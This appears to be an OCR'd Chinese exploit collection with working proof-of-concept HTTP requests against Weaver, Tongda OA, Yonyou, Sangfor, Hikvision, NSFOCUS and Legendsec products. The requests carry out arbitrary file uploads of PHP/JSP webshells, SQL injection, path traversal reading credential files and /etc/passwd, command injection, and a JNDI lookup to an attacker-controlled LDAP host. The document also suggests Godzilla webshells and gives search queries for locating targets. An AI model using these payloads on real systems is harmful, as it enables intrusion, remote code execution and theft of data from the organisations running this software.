
泛微 E-Office9 文件上传漏洞 CVE-2023-2648 POC

简介

Weaver E-Office9 版本存在代码问题漏洞，该漏洞源于文件 /inc/jquery/uploadify/uploadify.php 存在问题，对参数 Filedata 的操作会导致不受限制的上传。

版本


本地测试环境 v9.0




验证:

```
POST  /inc/jquery/uploadify/uploadify.php  HTTP/1.1
Host:  192.168.232.137:8082
User-Agent:  test
Connection:  close
Content-Length:  493
Accept-Encoding:  gzip
```

```
Content-Type:multipart/form-data;boundary=25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85
--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85
Content-Disposition: form-data; name="Filedata"; filename="666.php"
Content-Type: application/octet-stream
<?php phpinfo();?>
--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85--
--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream
--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85—
```





PHP Version 5.2.5

System	Windows NT DESKTOP-JPVGKN3 6.2 build 9200
Build Date	Nov 8 2007 23:18:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	F:\software\E-Office\bin\php\php.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, sslv2, tls

修复方案

该漏洞已向公众披露并可能被使用,建议及时更新至无漏洞版本。

泛微 E-Office9 文件上传漏洞 CVE-2023-2523 POC

```
POST/Emobile/App/Ajax/ajax.php?action=mobile_upload_save  HTTP/1.1
Host:192.168.233.10:8082
Cache-Control:max-age=0
Upgrade-Insecure-Requests:1
Origin:null
Content-Type:multipart/form-data; boundary=----WebKitFormBoundarydR
VCGWq4Cx3Sq6tt
Accept-Encoding:gzip, deflate
Accept-Language:en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection:close
------WebKitFormBoundarydRVCGWq4Cx3Sq6tt
Content-Disposition:form-data; name="upload_quwan"; filename="1.php.
"
Content-Type:image/jpeg
<?phpphpinfo();?>
------WebKitFormBoundarydRVCGWq4Cx3Sq6tt
```

泛微 E-Cology XXE（QVD-2023-16177）附 POC

漏洞介绍

泛微 e-cology 某处功能点最初针对用户输入的过滤不太完善，导致在处理用户输入时可触发 XXE。后续修复规则依旧可被绕过，本次漏洞即为之前修复规则的绕过。攻击者可利用该漏洞列目录、读取文件，甚至可能获取应用系统的管理员权限。

漏洞影响范围

泛微 EC 9.x 且补丁版本 < 10.58.2

泛微 EC 8.x 且补丁版本 < 10.58.2

poc 地址：

回复公众号10002获取poc链接

此poc使用公用dnslog来验证漏洞是否存在

Weaver E-Office9 前台文件包含

http://xx.xx.xx/E-mobile/App/Init.php?weiApi=1&sessionkey=ee651bec023d0db0c233fcb562ec7673_admin&m=12344554_../../attachment/xxx.xls

通达 OA_CVE-2023-4165&4166sql 注入漏洞

简介

通达 OA（Office Anywhere 网络智能办公系统）是由北京通达信科科技有限公司自主研发的协同办公自动化软件，是适合各个行业用户的综合管理办公平台

影响版本

通达 OA 版本 11.10 之前

poc-4165

GET /general/system/seal_manage/iweboffice/delete_seal.php?DELETE_STR=1)%20and%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)%20and(1)=(1 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

poc-4166

```
GET
/general/system/seal_manage/dianju/delete_log.php?DELETE_STR=1)%20and%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)%20and(1)=(1 HTTP/1.1
Host: 192.168.232.137:8098
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=1u7tsd1cpgp9qvco726smb50h5; USER_NAME_COOKIE=admi
n; OA_USER_ID=admin; SID_1=779f3f46
Upgrade-Insecure-Requests: 1
```

通达 OA 前台反序列化漏洞

暂无 poc，注册号后需要积分购买

反序列化利用链是直接采用yii中已经公开的反序列化链，本文作者调好的poc（实际是exp）如下所示，**完整的poc可从ddpoc平台查看。**

https://www.ddpoc.com/poc/DVB-2023-4705.html

使用该poc之后可以会在网站根目录生成哥斯拉的webshell。

```
在根目录生成文件/logon.php 111/111 哥斯拉
```

绿盟堡垒机任意用户密码读取漏洞

poc

```
poc1 /api/virtual/home/status?cat=../../../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=login&user_account=admin
poc2   /webconf/GetFile/indexpath=../../../../../../../../../../../../../../../etc/passwd
```

用友 NC Cloud jsinvoke 任意文件上传漏洞

漏洞描述

用友 NC Cloud jsinvoke 接口存在任意文件上传漏洞，攻击者通过漏洞可以上传任意文件至服务器中，获取系统权限

漏洞影响


用友 NC Cloud

网络测绘

app="用友-NC-Cloud"

漏洞复现

登陆页面



验证 POC

```
POST /uapjs/jsinvoke/?action=invoke
Content-Type: application/json

{
   "serviceName":"nc.itf.iufo.IBaseSPService",
   "methodName":"saveXStreamConfig",
   "parameterTypes":[
      "java.lang.Object",
      "java.lang.String"
   ],
   "parameters":[
      "${param.getClass().forName(param.error).newInstance().eval(param.cmd)}",
      "webapps/nc_web/407.jsp"
   ]
}
```

```
POST /uapjs/jsinvoke/?action=invoke HTTP/1.1
Host:
Connection: Keep-Alive
Content-Length: 253
Content-Type: application/x-www-form-urlencoded

{"serviceName":"nc.itf.iufo.IBaseSPService","methodName":"saveXStreamConfig","parameterTypes":["java.lang.Object","java.lang.String"],"parameters":["${''.getClass().forName('javax.naming.InitialContext').newInstance().lookup('ldap://VPSip:1389/TomcatBypass/TomcatEcho')}","webapps/nc_web/301.jsp"]}
```

/cmdtest.jsp?error=bsh.Interpreter&cmd=org.apache.commons.io.IOUtils.toString(Runtime.getRuntime().exec(%22whoami%22).getInputStream())

用友　移动管理系统　uploadApk.do　任意文件上传漏洞

漏洞描述

用友 移动管理系统 uploadApk.do 接口存在任意文件上传漏洞，攻击者通过漏洞可以获取服务器权限

漏洞影响

用友 移动管理系统

网络测绘

app="用友-移动系统管理"

漏洞复现

登陆页面

验证 POC

```
POST /maportal/appmanager/uploadApk.do?pk_obj= HTTP/1.1
Host:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvLTG6zlX0gZ8LzO
3
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/114.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Cookie: JSESSIONID=4ABE9DB29CA45044BE1BECDA0A25A091.server
Connection: close

------WebKitFormBoundaryvLTG6zlX0gZ8LzO3
Content-Disposition:form-data;name="downloadpath"; filename="a.jsp"
Content-Type: application/msword
```

hello
------WebKitFormBoundaryvLTG6zlX0gZ8LzO3--

/maupload/apk/a.jsp

深信服　应用交付管理系统　login　远程命令执行漏洞

漏洞描述

深信服 应用交付管理系统 login 存在远程命令执行漏洞，攻击者通过漏洞可以获取服务器权限，执行任意命令

漏洞影响


深信服 应用交付管理系统 7.0.8-7.0.8R5

网络测绘

fid="iaytNA57019/kADk8Nev7g=="

漏洞复现


登陆页面



验证 POC

POST /rep/login

clsMode=cls_mode_login&index=index&log_type=report&page=login&rnd=0.7550103466497915&userID=admin%0Aifconfig -a %0A&userPsw=tmbhuisq



HiKVISION 综合安防管理平台 files 任意文件上传漏洞

漏洞描述

HiKVISION 综合安防管理平台 files 接口存在任意文件上传漏洞，攻击者通过漏洞可以上传任意文件

漏洞影响

HiKVISION 综合安防管理平台

网络测绘

app="HIKVISION-综合安防管理平台"


web.title=="综合安防管理平台"

漏洞复现

登陆页面

需要开放运行管理中心 (8001端口)


```
POST /center/api/files;.html HTTP/1.1
Host:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a

------WebKitFormBoundary9PggsiM755PLa54a
Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp"
Content-Type: application/zip

<%out.print("test3");%>

------WebKitFormBoundary9PggsiM755PLa54a--
```



HiKVISION 综合安防管理平台 report 任意文件上传漏洞

漏洞描述

HiKVISION 综合安防管理平台 report 接口存在任意文件上传漏洞，攻击者通过构造特殊的请求包可以上传任意文件，获取服务器权限

漏洞影响

HiKVISION 综合安防管理平台

网络测绘

app="HIKVISION-综合安防管理平台"

web.title=="综合安防管理平台"

漏洞复现


登陆页面

WEB-INF/classes/com/hikvision/svm/controller/ExternalController.class


构造请上传文件 (通过 env 泄漏获取绝对路径，路径一般不会修改)

poc1:

POST /svm/api/external/report HTTP/1.1
Host:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a
------WebKitFormBoundary9PggsiM755PLa54a
Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp"
Content-Type: application/zip
<%out.print("test");%>
------WebKitFormBoundary9PggsiM755PLa54a—



/portal/ui/login/..;/..;/new.jsp



poc2:

POST /svm/api/external/report HTTP/1.1

Host: xxxxx

Content-Length: 2849

Cache-Control: max-age=0

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "macOS"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36

Origin: null

Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: cross-site

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Connection: close

------WebKitFormBoundary9PggsiM755PLa54a


Content-Disposition: form-data; name="file"; filename="../../../tomcat85linux64.1/webapps/els/static/111.jsp"

Content-Type: application/zip

xxxxx(优先建议哥斯拉 base64)

------WebKitFormBoundary9PggsiM755PLa54a—

GET /els/static/test.jsp HTTP/1.1



网神 SecGate 3600 防火墙 obj_app_upfile 任意文件上传漏洞

漏洞描述

网神 SecGate 3600 防火墙 obj_app_upfile 接口存在任意文件上传漏洞，攻击者通过构造特殊请求包即可获取服务器权限

漏洞影响

网神 SecGate 3600 防火墙

网络测绘


fid="1Lh1LHi6yfkhiO83I59AYg=="

漏洞复现

登录页面

出现漏洞的文件 webui/modules/object/app.mds

代码中没有对文件调用进行鉴权，且文件上传路径为可访问路径，造成任意文件上传



网神 SecSSL 3600 安全接入网关系统 未授权访问漏洞

漏洞描述

网神 SecSSL 3600 安全接入网关系统 存在未授权访问漏洞，攻击者通过漏洞可以获取用户列表，并修改用户账号密码

漏洞影响

网神 SecSSL 3600 安全接入网关系统

网络测绘


app="安全接入网关 SecSSLVPN"

漏洞复现

登陆页面

